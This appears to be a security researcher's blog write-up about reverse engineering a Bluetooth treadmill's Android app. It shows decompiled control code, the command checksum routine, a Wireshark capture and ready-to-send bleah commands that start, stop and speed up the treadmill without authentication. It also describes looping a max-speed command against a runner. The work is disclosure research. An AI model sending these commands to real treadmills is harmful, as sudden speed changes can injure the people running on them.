      artiwares
        algorithm
        library
          ble
            XiaoheiBand
            base
            chituBand
            chituHeartRateBand
            constant
            scan
            treadmill
              TreadmillBleBaseController
              TreadmillBleController
              TreadmillBleController2
              TreadmillBleControllerHold
              TreadmillBleService
              TreadmillBluetoothHelper
            utils
            weightScale
            AppHandler
            BleCallback
            BleServiceHandle
            BuildConfig
            ConnectCallback
            R
            TimeoutCallback
          umeng
        shareutil
        treadmill
          Presenter
          activity
```

com.artiwares.library.ble.treadmill.TreadmillBleController

```
    public void onResume() {
        this.mBleHelper.addBleCallback(this.mBleCallback);
        this.mBleControllerListener.onConnectionStateChange(this.mBleHelper.mState);
    }

    @Override // com.artiwares.library.ble.treadmill.TreadmillBleBaseController
    public void onPause() {
        this.mBleHelper.removeBleCallback(this.mBleCallback);
    }

    @Override // com.artiwares.library.ble.treadmill.TreadmillBleBaseController
    public void startTreadmill(long delayMillis) {
        this.mBleHelper.writeCommand(getControlCommand(1, 0, 0), delayMillis);
    }

    @Override // com.artiwares.library.ble.treadmill.TreadmillBleBaseController
    public void startTreadmill(int speed, int slope) {
    }

    @Override // com.artiwares.library.ble.treadmill.TreadmillBleBaseController
    public void pauseTreadmill(long delayMillis) {
        this.mBleHelper.writeCommand(getControlCommand(5, 0, 0), delayMillis);
    }

    @Override // com.artiwares.library.ble.treadmill.TreadmillBleBaseController
    public void resumeTreadmill(long delayMillis) {
        startTreadmill(delayMillis);
    }

    @Override // com.artiwares.library.ble.treadmill.TreadmillBleBaseController
    public void stopTreadmill(long delayMillis) {
        this.mBleHelper.writeCommand(getControlCommand(2, 0, 0), delayMillis);
    }

    @Override // com.artiwares.library.ble.treadmill.TreadmillBleBaseController
    public void writeSpeedToTreadmill(int speed) {
        writeSpeedCommandToTreadmill(speed);
    }

    @Override // com.artiwares.library.ble.treadmill.TreadmillBleBaseController
    public void writeSpeedToTreadmill(int speed, long delayMillis) {
        this.mBleHelper.writeCommand(getControlSpeedCommand(speed), delayMillis);
```



```
    public void writeCommand(final byte[] value, long delayMillis) {
        appHandler.postDelayed(new Runnable() {
            /* class com.artiwares.library.ble.treadmill.TreadmillBluetoothHelper.Anonymo

            public void run() {
                TreadmillBluetoothHelper.this.writeCommand(value);
            }
        }, delayMillis);
    }

   @Override // com.artiwares.library.ble.treadmill.TreadmillBleBaseController
    public void startTreadmill(long delayMillis) {
        this.mBleHelper.writeCommand(getControlCommand(1, 0, 0), delayMillis);
    }

    @Override // com.artiwares.library.ble.treadmill.TreadmillBleBaseController
    public void startTreadmill(int speed, int slope) {
    }

    private synchronized void startTreadmillRunning() {
        TreadmillBleControllerHolder.getInstance().startTreadmill(400);
    }


    private byte[] getControlCommand(int mode, int speed, int slope) {
        byte[] cmd = new byte[7];
        cmd[0] = (byte) (mode & 255);
        cmd[1] = (byte) (speed & 255);
        cmd[2] = (byte) (slope & 255);
        cmd[3] = 0;
        cmd[4] = 0;
        cmd[5] = (byte) (((cmd[0] + cmd[1]) ^ cmd[2]) + cmd[3] + 37);
        cmd[6] = (byte) ((cmd[0] ^ cmd[1]) + cmd[2] + cmd[3] + 2);
        return cmd;
    }
/* Wireshark'ta kosu bandini baslatmak icin kullanilan deger = 01000000002603 */
```

```
btatt.opcode == 0x52
No.   Time                        Source                                Destination
 5149 2021-05-15 10:36:35.728692  SamsungE_[redacted] (Hack4Career)     62:00:[redacted]
 5156 2021-05-15 10:36:36.266114  SamsungE_[redacted] (Hack4Career)     62:00:[redacted]
 5199 2021-05-15 10:36:46.629150  SamsungE_[redacted] (Hack4Career)     62:00:[redacted]
 5235 2021-05-15 10:36:53.538284  SamsungE_[redacted] (Hack4Career)     62:00:[redacted]
 5237 2021-05-15 10:36:53.738156  SamsungE_[redacted] (Hack4Career)     62:00:[redacted]

> Frame 5199: 19 bytes on wire (152 bits), 19 bytes captured (152 bits)
> Bluetooth
> Bluetooth HCI H4
> Bluetooth HCI ACL Packet
> Bluetooth L2CAP Protocol
v Bluetooth Attribute Protocol
  v Opcode: Write Command (0x52)
      0... .... = Authentication Signature: False
      .1.. .... = Command: True
      ..01 0010 = Method: Write Request (0x12)
  v Handle: 0x0026 (Unknown: Unknown)
      [Service UUID: e54eaa50371b476c99a374d267e3edae]
      [UUID: e54eaa57371b476c99a374d267e3edae]
    Value: 01000000002603

0000  02 41 00 0e 00 0a 00 04  00 52 26 00 01 00 00 00   ·A······ ·R&·····
0010  00 26 03                                           ·&·
```

mertrix — Python — 80×24

```
mertrix@Hack4Career ~ % python3
Python 3.9.2 (v3.9.2:1a79785e3e, Feb 19 2021, 09:06:10)
[Clang 6.0 (clang-600.0.57)] on darwin
Type "help", "copyright", "credits" or "license" for m[illegible] information.
>>> format(0x01&255, "02x") + format(0x00&255, "02x") + format(0x00&255, "02x")
+ format(0x00, "02x") + format(0x00, "02x") + format((((0x01+0x00)^0x00)+0x00+37
), "02x") + format((0x01^0x00)+0x00+0x00+2, "02x")
'01000000002603'
>>> 
```

When I came to try out the malicious use scenarios that came to mind,

1. I tried to increase the speed of the treadmill, which is 14 km/h, to 20 km/h (bleah -b “62:00:xx:xx:xx:xx” -u “e54eaa57-371b-476c-99a3-74d267e3edae” -d “0x03c8000000f0cd”) and found that it could only be set to a maximum of 14 km/h. (good news)
2. In the second scenario, when I sent the command to stop the treadmill while it was running at a speed of 14 KM per hour (bleah -b “62:00:xx:xx:xx:xx” -u “e54eaa57-371b-476c-99a3-74d267e3edae” -d “0x02000000002704”), I saw that the treadmill slowed down to 0 KM in the time it took to reach its current speed (if it was running at 14 KM per hour, it stopped in 14 seconds). However, when I sent the same packet twice in a row, it slowed down in 4-5 seconds and I thought that such a sudden drop in speed while running at high speeds could lead to an accident for the runner. (bad news)
3. Finally, when I sent a command to the treadmill to increase the speed of a person walking or running at low speed to 14 KM per hour in an infinite loop, as shown in the video below, I saw that the person tried to decrease the speed in a panic but failed, and therefore the possibility of an accident occurred. And when I think about a malicious person going to a gym that has purchased and made these treadmills available for use and sending this command to all the treadmills in order, I didn’t even want to imagine the crisis that would occur. (bad news)

In conclusion, I highly recommend considering the risks before purchasing or using this treadmill developed by an unknown Chinese company that cannot turn off its Bluetooth function. Hope to see you in the following articles.